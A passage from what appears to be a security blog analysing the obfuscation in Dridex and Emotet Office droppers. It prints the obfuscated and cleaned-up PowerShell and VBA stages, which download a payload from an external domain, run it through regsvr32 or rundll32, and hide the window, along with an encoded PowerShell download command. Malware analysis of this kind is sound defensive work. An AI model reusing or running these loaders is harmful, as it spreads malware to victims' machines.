SET {"FK"+>"61"} ([TyPe]{"{0}{1}-f'coNW','ERT'}) ; Set-variaBle {"{0}{1}-f'5','pv6r"} ([type]{"{1}{0}{3}{5}{2}{4}" -F'rEssIon.Co','io.COMP','sIO','MPre','nmoDE','s')) ;${;A}={["14}{15}{46}{7}{53}{51}{38}{1}{26}{3}{52}{37}{28}{5}{29}{43}{48}{6}{49}{33}{32}{1}{34}{44}{27}{39}{9}{2}{30}{8}{17}{50}{48}{35}{55}{58}{25}{56}{57}{59}{16}{24}{45}{31}{23}{19}{13}{18}{47}{42}{22}{36}{41}{54}{4}{12}{20}{10}{8}{1}{-f'yemaMjirOttFUmvAv','bMpU9KQu4nJdyIve7FyWJ','K5','pg7FXCSYz0UivGpIo7R772cLw9Vkk5s6n1Q51Hdzo$E1CjoisZvuJTC9eDFuWsB6','g1S','hPmrtr1E9WLM6J1HsUx1nmT08irOnC5QRIGW','LyFyLyYt8oLwMlMecca4WfNfsBscBebpApNaKyCkeId77Rrbh0165cKZHu9RnoVxLs9m27/GQ/o+o+9gbyA2D2u8Hj3rx','174VBeCeAjr1B+Fx-FfgT9RA9Q5R9QKvHjaJe+xF/yFd8VFaCd15ggAb15M','yu3df2Y1uSBLYGCUxyz16','zCoSFbv','WJU4802C+kzRmQhLe1Gz4kgsbbp0','6npvUbE551cc1JBFxuses','bArJRpZpMhLrCmU/b/1DrWvCvWmmuWP+9XnVnRxqCuJ6/z0SiGRPyBKPxPvpmy/Nr5RK9huMp71r','QtmB4TV18FeUYy6448kGgCh96nPa2sLnW4x6/2pzT5fF6j35813NN1Lw6Bz0ZtsCp21u0Lgn095Nr+KT2KK9u+UkciTwPSHb77','H4sIAAAAAAAEACW1uXkj5g791a37sDNT3C1','yerg561SDsr','rnngGAcRt','91882LSG3BzvE51R1Pf6rq5InA9N4TRAM81vPfUkePFMVxGztwo8xzyKadEUKKhG7gvCj','u94aou1/wcfFlk1ku+RQWh86w5DttC3132finoVoFKKxQcwFa+Mar4IctBcQgXlvT2VETy7yGGId','XeJew7YB64RHFEm1SaL5SDypykxdz9Unc34ML0/lv18cm+4FrG1wfLnmQbBsUpLduvh+j7v1rk5kfVcaq/uG7t/jqcddGvrP26x9mn6PeC7ns1CucHre/NKRT45r+y0W61oH0fvtPfHJNDs0B4v5J2zcTatIV6j1A/+3/k010Wujq2c51sTo1Z6GPA1YpWoWMSStGtFDsR7AQFuZg81+fq+TvyggXjd8yXyNwu7Qd9LhdTeB7KbwMrU4QphFnFuiQf,'Ee4v9FbVN','tm32u23w7p251Htej6cGa6Wc+1wW+pLh6qhyO9y1jf/z69V8cgMyRwsAA==','81BvfHn2nqyFrtz=7LrE/6ER/7FvQmj56b1n1yePq6Yy8HjCzVj','zPXwqrnYommSwJ2jRNWF2/1Tkzus561ZE63110/k+3eesioLEI9NqFajAjiZFGVaiEewV2mzcz82eoY2ruagD/g13L','G12b','qx2z8b78niXeuwobsV1mhPHVfzg','k/BpZkaMsy-CJwq75uf4tTs56SnlxCs6gw6Lqxs0tSInkiDsm','c'Wmy7e2zWz08UQ1KKVPIKcl0a9GyyIpwPI8Dsh','C+7r231p8/PvRsdwLGIolFqzEpipAcYBClSyzRs0bF5f1daW23u3Xu1syzuwDMSyxnK7FOxnu18Br0whk0','1j08R','++SeAE2TwdK085m357v8Fl2vD8Mgf9PbRbzgl+6YTQMA/k865K3pYyhli6ob4TV8yuaxEYsmr9aabLrnXvnfzR0e54GaX5m/91+x51C252nuDwxtJ271Qfp4ytF5X1Vi1rj//yR0CZ4F7ry85mSNVkgx21E1Ef0RK1nRa31/,'jV','AfjTPc9HcdggQif03v','T3x3tb74Gq','NYGwmikH8g+agRhwi17BLGD/HOB','SI+fB9RE55A1','0Vv+YAz8a7TrMwXNF3pTS70quBwUpJfvw+tk','TFUJ/fvIX6ab2GXW0FFgKt09aVuOl11qCQhM3ZgJiYnw/W1jby088QVSYAR5M5ZvCivV2LNx3j11z3oNvhA81tw0PTVaxhXZ4b329X2','08/k1g8B088F3h4WFbvbN9Ej8vx/hxiuSmHKEpgoigNy8osG0HUYhTVArroguwHMf98w/A3ACxrVm921+T+uahyj33TRwpmvMyZ+QtzkCMGyjysNSRwvniMf0','6jz7X2fq/BdnxC05x8vQu9841Ri+sy0wmGMH','BlygjtHs/XsdiU79v5rYRyDdbfdt','qX11L65IKWYvkgP2k3yDvma3BxGKTLpAdsnsLLw/01ldvJz2Jm2F0tUeMpDTxmMDfE74Ar','54eh','vQu61TJP97XjC7vPCwKzKwRlBwMhd0Bm0RwArh+','Cv51m4EDSwm9CmZz2BwAs76IdzhXvnCvnBjcvbF20e5wltdv6rgkTTKdzhF397k2mjvZxn/wjM','21tcVZDtcM73Jagw7jlt8x2BmLbq7w8','jeTMZkY+LU/Ps2uy43Ry0dAJ1S/z754+o/vHr58+fhPyN984+c3CgYQSQoAcvBSA8RwIAPEAelMn981AEAh//wmwAwFCAAnAA3E1B1KETAIsGlgMflngAhgCngkZaJw1bdW61mJw641/c2kajbrBaZYMBKKkrrcSsWgECNgoEBGqg881d4mAMGZBToSc,'SPT/rhj10HqKc8x4v0T2W7+Lpmr','bqyHrcy2Fk1zRNr20RGxNCyNkpelwAnmDXBAuBbfcu7gaohu4knSpHPrI0cWc4F5Gx30L8mBaC2pCaXeFzP7vdgMv','EKn3y0kcUT7FrbGp5','UjzwKhp6AkzchkmQ3E','DcbQbj+nzk9f1kdz1fNbwtXfmkduZ25kB7QEp','NIoi01Maj','9f//pp8UPxbV3uSpVh3zg9Px56y7PsDaJU/Ne33SY3XYXcoEi','QxpZRI3Ev1bo41080H0','W9zsKqt0vp+Nk201oNBqzgZn+pV61RRhShjsjB15v28hBNMPO5mJr6Qa1RS/TjHmwMdfL6yJcwCjfa13pFerJNZRwdBuEtNuVYeRzC2fcfryanmBnNhQh61gF2pTxflJ7WuVrxR1xkT0TcsQXjN4yp','x4e4j','NR2MzDm7G01iaNu0dn1x7k3mtT','3+0ORG1Q','rlk6aJoeUsr18+6cuwhx+bE');function YI($Qq){&({{0}{1}}-f'na','l1')('cf')({{2}{1}}{{0}}-f'ct','je','New-Ob)-F.;{{1}{0}}-f'1','sa')('ox')({{0}{1}}-f'ie','x').;('ox').('cf')({{2}{1}}{{3}{0}}{4})('2{1}{0}{1}{0}{4})-f'amRead,'Str','IO','e','er').('cf')({{5}{3}}{4}{2}{1}{0}{4})-f'am,'re','ZipSt','O.Compres','sion.G','I')(({&}cf)({{2}{1}}{{3}{0}}-f'n,'morySt','IO.Me','rea')-A@(, (gET-VARiable ("FK"+>"61") -vAluE0nly):=({{0}{1}}{2}{3})-f'FromB','ase64S','t','ring').Invoke({$Qq})), ( gET-VARiAbLe ("{1}{0}"+f'R','5pV6')) .v alUE:=d'ecomP'RESSs))).({{1}{2}{0}}-f'd,'Re','adToEn').Invoke());.('yi')({$aB})

```

After reassembling the strings and removing unnecessary characters, the following is received:

```

SET ("fK61") ( [TyPe]("coNVERT") ) ;
Set-variaBle ('5pv6r') ([type]("io.COMPrEssIon.ComPressIOnmoDE") ) ;
${aB}=( "H4sIAAAAAAAEAjW1xKjSg791a37sDNT3C1yergP5GiSDRjeTMzKjY+LU/Ps2uy43Ry0d1AJ1S/z754+o/vH
r58+/fhPYn984+c3CgYQSQoAcVbSA8RwIAPEAeLMn98IAEAh-/wmwAwFCAArwA3EIBIXETAIsgGlmfAhgIbCngkDe
ZAjWidBW61wJwA64I/cZkAjbrWA2YMOKkrrCsWgECNgoEBGqg801d4wAMGZBt0SCCT4BYCeCeAjri8X+FfgV7RAQ59R
QRkGVihAJe+XF/yFd0FaCD1SggAvb15M9f/pP8UPxbV3UsvPH3z9gPX56y7PSaDJU/Ne33SY3XYXcoElDcbQbj+nz
k9-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");

```

```

function YI(${Qq})
{
&("nal") ('cf') ("New-Object");
.&("sal") ('ox') ("iex");
.('ox').(.('cf') ("IO.StreamReader").(.('cf') ("IO.Compression.GZipStream"))((&'cf')
("IO.MemoryStream") -A @(), ( gET-VARiable ("fK61") -vALeOnly
)::(FromBase64String).Invoke(${qQ}))), ( gEt-VARiaBle ("5pV6R")
).value::("decompRESS")).("ReadToEnd").Invoke()
};

.('yi')(${aB})

```

Just as before, base64 decoding and decompression are required in order to retrieve the code of the next stage. However, this time Dridex employs something we have not seen in previous stages — aliases.

In the above snippet, ‘nal’ (‘New-Alias’) and ‘sal’ (‘Set-Alias’) are used to set ‘cf’ and ‘ox’ as aliases for ‘New-Object’ and ‘iex,’ respectively.

“.('yi')(\${aB})” returns another call to the ‘yi’ function, which in turn provides the following output:

```

${00T'hx}= [type]{{5}{2}{1}{4}{6}{0}{3}} -F 'emB','ecT','L','Ly','ion.As','reF','s' ;
{{2}{0}{1}} -f'Et-It','EM','S' {{2}{0}{1}} -f'riABLE','gXd','vA' {
[type]{{2}{4}{5}{9}{0}{3}{7}{8}{6}{1}} -F
'URITY','TITY','Syst','pr','em','.','NDoWsIDEN','INCIPA','L.W1','SEC') ; &({0}{1}-
f'SE','t') {{0}{1}-f 'ONR','0'} { [TYPE]{{2}{1}{0}} -F'Ng','MCnDI','Text.e');
{{0}{1}} -f 'S','et') {{1}{0}{2}} -f'TeU','No','x') ( [Type]{{2}{0}{1}} -f
'E','Rt','Conv') ;{{0}{1}} -f 'set-ite','m') {{2}{0}{1}} -f'mD','c','VaRIable:o') {
[Type]{{1}{0}} -f 'e','io.F11') ; &({1}{0}} -f 'ET','s') ("3sR"+q48")
([Type]{{1}{0}} -F'ex,'REG') ; ${s}=0;${G}=1;${F'A}=100;function
Y(${1H}):${1H}.{{1}{0}{2}} -f 'st','sub','ring').Invoke(${G}) -replace("-","");
return
${_};${Q'e}=&({3}{0}{1}{2}} -f't','Pr','ocess','Ge') -Id
${P'Id})."M'A'in'wIn'd'0wHandle";${c'A}=[Runtime.InteropServices.HandleRef];${XX}=&({1}{0}
{2}{3}} -f'b','New-0','jec','t') ${c'A}(${g});${S'}(${F'A});${f'A},64.5*256);${I}=(0){2}{1}-
-f 'on','o','/gen');${I}=$I.-({1}{0}} -f 'plit','s').Invoke('');${SS}=.('y')(
${$'Xd}:{{3}{1}{0}{2}} -f'i','adWithPart','alName','Lo').Invoke(({0}{1}{2}}-
f'Wind','owsBa','se')).{{1}{0}} -f 'e','GetTyp').Invoke("{{6}{2}{5}{3}{4}{1}{0}}-
f's',Method,n32,'ns',afeNative,'U','MS.W1')):{({2}{0}{1}} -f
'Wind','owPos','Set').Invoke($'Xx'),${T},${s},${S},${F'A},${f'A},64.5*256);${I}=(0){2}{1}-
-f 'on','o','/gen');${I}=$I.-({1}{0}} -f 'plit','s').Invoke('');${SS}=.('y')(
${$'Xd}:{{3}{1}{0}{2}} -f'n','nt','GetCu','rre').Invoke('');${e}="Seh".Va'Lue";${E}=ht+("1}{0}-
-f 't','tps')${I}[$G]+{{1}{0}} -f'a','nag')+${c}+${I}[$S],${g}) -replace
'(\D{5}),/"/?'+${S};&({SI}) {{0}{2}{1}} -f'v','itable:f',${an}) ${e}.({1}{0}-
f'lace','rep').Invoke('');${Sv} 1 {{2}{0}{3}{1}} -f'eb','ent','Net.W','C11');&({SI})
{{0}{1}{2}} -f 'v','a','riable:C2'{{0}{1}{2}} -f'New-Obj','e','ct') (.('Gv') 1 -
Va);&({SV}{{0}{1}{2}} -f'ata','loadD','Down');${o}Ad=([Char]{{0}{1}{2}} -f
'rei','Va','able') {{2}} -ValueOn).{{({1}{0}{2}} -f'ab','Vari','le') ('c') -
Val};"inv0'ke"{{({2}{1}{0}} -f'ble','ia','Var') ('f')}"VAL'Ue")-
Join");${T'Fg}=${En'V:t' e'mp};${M'I}=${d}."{{1}{0}} -f 'ci',${g}) ${t'FG}|.({2}{1}{0}} -f
'andom',et-r,'g'))."Na'ME"-replace
".${4}s"{{T'Fg}}+"${V'M}"+${M'I}."${V'M}=${0'Ad}.("{{1}{3}{2}{0}}-
f'g','su','in','bst').Invoke(${s}, ${G});${P}=[int]$VM-${f'A};${o'oa} =${o'Ad}.("{{1}{0}}-
f 'e','remov').Invoke(${S}, ${G});${P}1=$o'oa -split'!';.({0}{1}} -f'sa','1') ('mc')
("{{0}{1}{2}} -f'r','egsvn','32');${JP}=( "{{0}{2}{1}} -f'Var1','BlE','a') {{1}{0}} -f
'NR0','0') -VaLUE );:U'TF8"function Va($'Zx){$Sa= ${n'OEuX}:{{0}{1}{3}{2}} -f
'F','r','se64String','omBa').Invoke($'zx);return ${S'A};foreach($II in
${P'1}[$S]){$g=@();${p'Pt}=$Vm."{{2}{1}{0}} -f
'rArray","ha","ToC").Invoke();${i'1}=&('va')${i'1};for(${JL}=${s}; ${jl} -lt
${I1};${cou'Nt}; ${jl}++)${G} += [char]${Byte}[$II]${jl}] -
bxor[Byte]${P'pt}[$L]${P'pt}."c'OUNT"]);${Wv}=$o'oa."repLa`ce"("{{pL}}[$S]+!"${
J'P}'."G'Et's' TRing"($g));( .({1}{0}} -f'LE','varIAb') ({0}{1}} -f'o','mdc')
)."V'AluE":{{2}{1}{0}} -f'11Byt','s','WriteA').Invoke(${w},&('va')${V'V} -replace
"({200$}));if(.({0}{1}} -f'b','cl') ${w})."Le'Ngtb" -lt ${p}{exit};("{{1}{0}} -f
'ep','sle') 9;&('mc') -s ${w}.("{{1}{0}} -f 'p','slee') 13; ("{{1}{0}} -f 'le','vARIAB')
("{{0}{1}} -f'om','dc') )."VA'LUE":{{0}{2}{1}} -f 'WriteAll','s','Line').Invoke(${W}, (
&({1}{0}{2}} -f'b','VARIA','le') {"35r"+q48"} -VALUe ):({0}{1}} -
f'replac','e').Invoke(${s's}, '\D', '');

```

And after some cleanup, we can finally get a semi-clear picture of what the dropper tries to do:

```

${00Thx}= [type]("reFLection.AssemBly") ;
.(SEt-ItEM) (vAriAbLE:gXd) ( [type]("SysteM.SECuRiTY.priNCIPAL.WiNDOWsIDENTiT") ) ;
&(SEt) ("ONR0") ( [TYPE]("Text.eNCoDING"));
.(Set) ("NoTeUx") ( [Type]("Convert") ) ;
."set-item") (VarIable:omDc) ([Type]("io.File") ) ;
&("sET") ("3sRq48") ([tYPE]("REGex") ) ;
${s}=0;
${G}=1;
${FA}=100;

function Y(${iH})
{
${iH}.("substring").Invoke(1) -replace ('-','');
return ${_} #$_ represents the last variable in the pipeline, so basically, whatever is
returned from the previous command
};

${Qe}=(&("GetProcess") -Id ${Pid}).MAInWIndOwHandle;
${cA}=[Runtime.InteropServices.HandleRef];
${XX}=&("New-Object") [Runtime.InteropServices.HandleRef](1,&("GetProcess") -Id
${Pid}).MAInWIndOwHandle; #Hides the PowerShell window from view

${t}=&("New-Object") ${xx}(2,0);
(( (
[type]("reFLection.AssemBly")).VALUE::("LoadWithPartialName").Invoke(("WindowsBase"))).("Ge
tType").Invoke(("MS.Win32.UnsafeNativeMethods"))::("SetWindowPos").Invoke(${Xx},${T},0,0,1
00,100,64.5*256);
${I}=('om /gero');
${i}=${I}.("split").Invoke(' ');
${SS}=.'y'();
[type]("SysteM.SECuRiTY.priNCIPAL.WiNDOWsIDENTiT")::("GetCurrent").Invoke().uSeR.VaLue;
#Gets the user ID
${E}='https://geronaga.com/gero -replace `(\D{5})`,'`'+?'+${SS};
&('Si') (Variable:/f) ${e}.("replace").Invoke(' ','');#Will assemble a URL that looks
like this https://geronaga.com/gero?myHyphenLackingUID
.('Sv') 1 ("Net.WebClient");
&('SI') (Variable:C2) (.("New-Object") .('Gv') 1 -Va));
&('SV') ('c') ("DownloadData");
${oAd}=(([Char[]](&(Variable) ('C2') -ValueOn).((Variable) ('c') -
Val)).invOkE(.(Variable) ('f')).VALUe)-Join';
${TFg}=${EnV:temp};
${MI}=(${d}=("Get-ChildItem") ${EnV:temp}|("get-random").Name -replace ".{4}$"; #Trims
the last 4 bytes from a random filename in the user's temp directory
${W}=${TFG}+'\`+'${MI}`.';#temp_dir\random_file_without_extension.'(the dot is there on
purpose, it's a part of the string)
${VM}=${oAd}.("substring").Invoke(0,1);
${P}=[int]${VM}*${FA};
${oOa} =${oAd}.("remove").Invoke(${S},${G});
${P1}=${oOa} -split'!';
.("sal") ('mc') ("regsvr32"); #Sets an alias, now 'mc' stands for regsvr32
${JP}= (&([TYPE]("Text.eNCoDING")):UTF8;

function Va(${ZX}) #Decodes from base64

```

After going over the above code (and adding a few notes for myself along the way, which I left in the snippet), I finally reached a verdict regarding the dropper's true intention: it retrieves the user's ID, removes the hyphens it contains, and assembles a URL that looks like this <https://geronaga.com/gero?myHyphenLackingUID>. It then downloads a file to the user's temp directory, decodes and decrypts it, executes the file's content using 'regsvr32' and then, finally, deletes this content to avoid leaving any traces.

Since the domain is inactive and the focus of our blog is to present evasion techniques in Microsoft Office droppers, I did not expand my analysis of the downloaded file. However, since we know that 'regsvr32' is used to execute the file's content and that the payload is a DLL, we can assume that the downloaded file contains a DLL registration command for the payload.

For a more expanded analysis of this dropper, you can read [this excellent blog](#).

Less Complicated, More Files

Sometimes, simple obfuscation techniques can be sufficient to avoid detection, especially if the infection flow involves multiple stages and files written in different scripting languages, as demonstrated below in the analysis of an Emotet dropper from the malware family's recent resurrection.

```

///////////Irrelevant code- redacted///////////
Private Sub Workbook_Open()
    Dim intRow As Integer, intCol As Integer
    Dim intMinesCount As Integer: Dim ghkew As Boolean: ghkew = False
    For intMinesCount = 1 To 10
        GjseGsw346dtUldf.chtklswRHswer.Caption = Replace(Cells(112, 5), "furi", ""): intCol = Int((6 * Rnd) + 1) + 1
    //////////Irrelevant code- redacted/////////
    If ghkew <> True Then UlyDjxdseH4ysdgd 463, Cells(114, 5), Nothing,
    GjseGsw346dtUldf.chtklswRHswer.Caption
    ghkew = True
    Next
    GjseGsw346dtUldf.Tag = Cells(110, 12)
    If intMinesCount > 3689 Then
        //Note: the condition is never met, since the value of 'intMinesCount' ranges between 1 and 10
        Application.StatusBar = "sehnwke weq3re: " & intMinesCount
    Else
        UlyDjxdseH4ysdgd 463, Cells(111, 10), Nothing, GjseGsw346dtUldf.chtklswRHswer.Tag
        GjseGsw346dtUldf.tHdshlkdf36r.Text = "qewiw"
    End If
End Sub

Sub UlyDjxdseH4ysdgd(gnjler As Integer, ByVal faoliwyuo3 As String, gjeworioweSARF As Object,
ByVal Hsety5isgsre As String)
    //////////Irrelevant code- redacted/////////
    GjseGsw346dtUldf.chtklswRHswer.Tag = Cells(114, 11) & vbCrLf & Cells(113, 6)
End Sub

Attribute VB_Name = "GjseGsw346dtUldf"
Attribute VB_Base = "0{8CB6F020-1668-4800-B46F-FF59EFE787C5}{82E2B76F-47B3-4C65-898D-EE9417558758}"
Attribute VB_PreloaddeclaredId = True //Note: this means that 'GjseGsw346dtUldf' is a global variable
///////////Irrelevant code- redacted/////////

```

The Emotet dropper's VBA output. Note: some parts of the code were redacted, since

they are irrelevant to this blog, moreover, some of them are never executed.

As you can see, the VBA function “Cells” is used in this script to extract contents of specified Excel cells and use them in the VBA script. Without knowing what these cells contain, it is difficult to determine whether the file is malicious or not, especially since none of the commands seems damning enough.

To get a clearer picture, I replaced all the cells highlighted functions in the above code snippet with the matching string values, highlighted in yellow in the below code snippet.

///////////Irrelevant code- redacted///////////

Private Sub Workbook_Open()

Dim intRow As Integer, intCol As Integer

Dim intMinesCount As Integer: Dim ghkew As Boolean: ghkew = False

For intMinesCount = 1 To 10

GjseGsw346dtUIdf.ctklswRHswer.Caption = Replace("furidifurim gSEdJDSfy5JGHKdggdh:sfuriet
gSEdJDSfy5JGHKdggdh=wfuriscfuriripfurit.cfurireafuritefuriobfurifefurict(refuriplfuriacfurie("WGweiS
GweiGweiipGweit.SGweiheGweil","Gwei","",")):ryulxdHSerw=rfuriepfurilafurice("curiw:uriw\puriwr
ogruriwamduwiaturiwa\ughldskbhn.buriwat","uriw","",""):gSEdJDSfy5JGHKdggdh.rfuriufurin
ryulxdHSerw,0,tfurirufurie:HkjsdsfEhdse46d=refuriplfuriacfurie("cuerlxmuerlxd /uerlx
suerlxtauerlxruerlxt uerlx/uerlx
uerlx:uerlx\wuerlxinuerlxdowuerlxs\suerlxyswuerlxouerlxw6uerlx4\ruuerlxnduerlxluerlxl3uerlx2.ue
rlxexuerlx
uerlx:uerlx\uerlxpruerlxoguerlxramuerlxdauerlxta\bneuihows.duerlxluerlxl,hjyldksfkw3","uerlx","","")
:gSEdJDSfy5JGHKdggdh.rfuriufurin HkjsdsfEhdse46d,furi0", "furi", ""): intCol = Int((6 * Rnd) + 1) + 1

///////////Irrelevant code- redacted///////////

If ghkew <> True Then UlyDxdseH4ysdgd 463, "c:\programdata\yhjlswe.vbs", Nothing,
GjseGsw346dtUIdf.ctklswRHswer.Caption

ghkew = True

Next

GjseGsw346dtUIdf.Tag = "Wscript.Shell"

If intMinesCount > 3689 Then

//Note: the condition is never met, since the value of 'intMinesCount' ranges between 1 and 10

Application.StatusBar = "sehnwke weq3re: " & intMinesCount

Else

UlyDxdseH4ysdgd 463, "c:\programdata\ughldskbhn.bat", Nothing,
GjseGsw346dtUIdf.ctklswRHswer.Tag

GjseGsw346dtUIdf.tHdshlkdf36r.Text = "qewiw"

End If

End Sub

Sub UlyDxdseH4ysdgd(gnjler As Integer, ByVal faoliwyuo3 As String, gjeworioweSARF As Object,
ByVal Hsety5isgsre As String)

///////////Irrelevant code- redacted///////////

GjseGsw346dtUIdf.ctklswRHswer.Tag = "dir&echo etjlwejdfsgdsrYHDSHd46dsrtvdfghrg
sdfgsdGDs46sdfHZSdgSwryoi&SET ertEWRT4=po&echo fkj3h5tidxhdfgokihJFjxxdsd4ghkxfghxd ghkw

gfkjbgekedfghYdhjFxdf&SET cvFHDErte75s=wers&echo
GJDrt678dYjdfGhSbgs5y7dfghGgEqwghcfghcghndt5tyuoghgh&SET oifYdFGhse34sd=hell -e&echo
YertyDSrfGfHFTGUfHdghDfHxdgW4ehfgh78dfHDRgdsFhdfghFBGDFnnctfGuiyfiJUCFdHdrGdhf&SET
wreDgdSdytDFF=nc
JABNAEoAWABkAGYAcwBoAEQAcgBmAECACwA0AD0AlgBoAHQAdABwADoALwAvAGgAY
QByAHAAZQByAGgAbwB1AHMAZQBwAHIAbwBkAHUAYwB0AHMALgBjAG8AbQAvAE0AZQByAGMAa
ABhAG4AdAAyAC8AQQBSAHMAZgAxAEwASQBjAE8AYQB1AGgASAAxAHIRAByAEkAaAAvACwAaAB0
AHQAcAA6AC8ALwBoAG8AbAB1AGIAdgBpAGQAZQBvAC4AYwBvAG0ALwBIAGwAbgAtAGkAbQBhAG
cAZQBzAC8AegBxAHEAZwBaADAAWQBYAGEAUABpAFcAYgBGAC8ALABoAHQAdABwADoALwAvAG0
AYQBnAGkAYwBiAGwAbwBnAC4AdABhAHQAYQBtAG8AdABvAHIAcwAuAGMAbwBtAC8AdwBwAC0A
aQBuAGMAbAB1AGQAZQBzAC8ANwBmAGEATgA5AC8ALABoAHQAdABwADoALwAvAGMAaABhAH
MAdABvAG4AZwByAG8AZABpAHQAcwBrAGkALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBIAHM
ALwBzAGsAUwBzAEMA&echo DGFDRFs57dTfjjiDYigukcvghjGFmjFxchdGFSdFqw3eDThfgH&SET
jDFtHxdrszegh=TABKAHQASQAyADQAawBaAHYAbwAvACwAaAB0AHQAcAA6AC8ALwBzAGUAYQBj
AHUAcABwAHMALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBIAHMLwBBAFkAdgB5AGsAegBnAC
8ALABoAHQAdABwADoALwAvAGUAcgBpAGMAYQBuAGQAcgBvAGIAaQBuAC4AYwBvAG0ALwBjAGc
AaQAvAHEAUgBIADgAZABSAGEARwAyAEgARABOAE8ATwBHADeALwAsAGgAdAB0AHAAOgAvAC8Ac
wBvAHMAYQBuAHQAaQBxAHUAZQBzAC4AYwBvAG0ALwBjAGcAaQAvADkAaQBpAC8ALABoAHQAdA
BwAHMAOgAvAC8AZwByAGUAZQBuAGwAYQB3AG4AaQByAHIAaQBnAGEAdABpAG8AbgAuAG4AZQ
B0AC8ARwBMAEkAXwBOAGUAdwAvAEoAUgBsAHQAMwBtAE8AaQBIaHoARQAvACwAaAB0AHQAcA
BzADoALwAvAG8AbgAtAGwAaQBuAGUAdgBIAG4AdAB1AHIAZQBzAC4AYwBvAG0ALwBjAGcAaQAvA
GsAcwAwAE0AcAAvACwAaAB0AHQA&echo fghkseu4hkrhfgklh gshk4HHDTHDSHFJUOHLkNxserg5
VGNfGthjtfxdrf5&SET
AegFhtXfg4f=cAA6AC8ALwBzAHUAbgByAGkAcwBIAGMAbwBuAHMAdQBsaHQAYQBuAHQALgBjAG8
AbQAvAGUAbABuAC0AaQBtAGEAZwBIAHMLwBzAE8ANABYAHYARgBCAHMAZQB2AEMAUgBmAC8
ALABoAHQAdABwADoALwAvAGIAbABvAGcALgBsAG8AZwBvADEAMgAzAC4AYwBvAG0ALwB3AHAAL
